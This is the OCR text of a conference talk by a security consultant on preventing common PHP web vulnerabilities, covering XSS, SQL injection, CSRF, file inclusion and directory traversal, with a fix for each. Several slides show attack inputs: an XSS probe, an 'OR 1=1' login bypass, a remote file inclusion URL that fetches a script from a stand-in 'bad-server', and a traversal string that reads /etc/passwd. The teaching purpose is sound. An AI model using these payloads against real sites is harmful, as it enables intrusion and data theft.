
How to avoid the "low hanging fruit"-vulnerabilities

Carsten Eilers / www.ceilers-it.de

About me...

Carsten Eilers

- Security Consultant / Freelancer
- Coach
- Author



- Penetration Tester

My Plan for today:

To bore you!

If anything of the following is new for you, you have a problem...

Preface

All of the following vulnerabilities were found "in the wild", over the past years, and not in a time long ago


The reasons? Reuse of old code, thoughtlessness, small errors with big outcome, ...

Don't brief the hacker

First step of an attack
and for penetration testing:

Gather informations

phpinfo()



System	Darwin Carstens-Mac-mini.local 10.8.0 Darwin Kernel Version 10.8.0: Tue Jun 7 16:33:36 PDT 2011; root:xnu-1504.15.3~1/RELEASE_I386 i386
Build Date	Dec 5 2011 21:17:20
Configure Command	'/private/var/tmp/apache_mod_php/apache_mod_php-53.8~2/php/configure' '--prefix=/usr' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--disable-dependency-tracking' '--sysconfdir=/private/etc' '--with-apxs2=/usr/sbin/apxs' '--enable-cli' '--with-config-file-path=/etc' '--with-libxml-dir=/usr' '--with-openssl=/usr' '--with-kerberos=/usr' '--with-zlib=/usr' '--enable-bcmath' '--with-bz2=/usr' '--enable-calendar' '--with-curl=/usr' '--enable-exif' '--enable-ftp' '--with-gd' '--with-jpeg-dir=/BinaryCache/apache_mod_php/apache_mod_php-53.8~2/Root/usr/local' '--with-png-dir=/BinaryCache/apache_mod_php/apache_mod_php-53.8~2/Root/usr/local' '--enable-gd-native-ttf' '--with-ldap=/usr' '--with-ldap-sasl=/usr' '--enable-mbstring' '--enable-mbregex' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-mysql-sock=/var/mysql/mysql.sock' '--without-pear' '--with-iodbc=/usr' '--enable-shmop' '--with-snmp=/usr' '--enable-soap' '--enable-sockets' '--enable-sysvmsg' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-xmlrpc' '--with-iconv-dir=/usr' '--with-xsl=/usr' '--enable-zend-multibyte' '--enable-zip' '--with-pcre-regex=/usr'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded	/private/etc/php.ini

`phpinfo()`

How many of you have a script like

```
info.php
phpinfo.php
test.php
...
```

on the productive server?

`phpinfo()`

Don't do it!

Do you need it? Really? No!

But an attacker likes it!

Or put it in a password-protected area!

Or use a really unpredictable name!

Always look on the code side...

The really interesting things on a web page are under the hood, at least for an attacker (and penetration tester, of course)

So, I first look at the HTML-code...

Comments are bad!

```
<!--
<p>
Demo-Accounts
    User: Demo / User
    Admin: Admin / Admin
</p>
-->
```

Comments are bad!

Best solution:

No HTML comments on the productive system

At least nothing useful for an attacker

Use PHP-comments, watch for nested HTML- and PHP-comments!

The nasty things

Find vulnerabilities and use them!

Perhaps search for

```
<script>alert(1)</script>
```

?

Cross-Site Scripting

Solution:

- `strip_tags()` and `htmlentities()`

```
htmlentities(strip_tags($input));
```

- BBCode

- ...

The Login-Form

What happens, if I try

```
foo' OR 1=1 --
```

as username?

The Login-Form

Example:

```
SELECT user_id FROM user_table
WHERE name = 'foo' OR 1=1 -- '
AND pass = 'bar'
```

selects full column `user_id`

SQL Injection Protection

`mysql_real_escape_string()` or
`mysqli_real_escape_string()`

Beware of SQL-Injection 2nd degree!

SQL Injection Protection

Prepared statements, parameterized queries (needs MySQLi)

4 steps:

- Prepare statement
- Bind parameters
- Fill parameters
- Execute statement

SQL Injection 2nd degree

`INSERT` with `mysql_real_escape_string()` or `mysqli_real_escape_string()`

escapes special chars, but only the special char is stored – reuse it without protection, and you got SQL Injection 2nd degree

HTTP & HTTPS

Don't mix insecure and secure areas

Example:

HTTP-page with login-form to HTTPS-page

A MitM can tamper the unprotected page and send the form to his site

Secure your Cookies

Set `Secure`-flag for HTTPS-set cookies to prevent cookie theft

Without flag, the cookie is transmitted with every HTTP-request – a bad idea in open WLANs

All forms

Are there protections against Cross-Side Request Forgery?

If not:

- Is the form interesting for an attack?
  (e.g. is it in a password-protected area?)
- How can it be attacked?

CSRF Protection

- Random token in the form
- Only requests with valid token accepted

Look at the URL

You wrote:

`index.php?action=something`

I read:

`index.php?action=file-inclusion`

or `language`, `template`, ...

File Inclusion

Local File Inclusion:

```
include(
 "/path/to/".$_GET["action"].".php");
```

Remote File Inclusion:

```
include($_GET["action"].".php");
```

File Inclusion Exploitation

Local File Inclusion:

- Inject code in error log, upload file, ...
- include this

Remote File Inclusion:

- include `http://bad-server/bad.php`

File Inclusion Protection

Bad:

```
include($_GET["action"]);
```

Better:

```
switch($_GET["action"]) {
    case "something":
```

Or whitelist or ...

File Inclusion Protection

Watch your php.ini:

```
allow_url_fopen
allow_url_include
```

should be OFF to degrade RFI to LFI

A real File Inclusion

A real exploit, some years ago:

```
http://server/components/com_name/
    file.php?mosConfig_absolute_path=
    http://bad-server/script.php
```

A real File Inclusion

Joomla! Component, starts with

```
global $mosConfig_absolute_path;

require($mosConfig_absolute_path.'/compon
ents/com_name/filename.php');
```

A real File Inclusion

This line was the root of all evil:

```
defined('_VALID_MOS') or
        die('Restricted access');
```

Prevents direct call. Without it – BOOOM

It was missed in a lot of components...

Direct call

This line is very useful:

```
defined('something') or
        die('Restricted access');
```

It protects plugins etc. from direct calls

If it's not File Inclusion...

... perhaps it's Directory Traversal?

Is

`index.php?template=something`

equal to

`index.php?template=foo/../something`

?

Directory Traversal

Works? Let's try

```
../../../../../../etc/passwd%00
```

Protection:

- Use a whitelist
- Check path
- use `open_basedir` in php.ini

Questions?

Thank you very much...

... for your attention!

Presentation and Links on

www.ceilers-it.de/konferenzen/

The End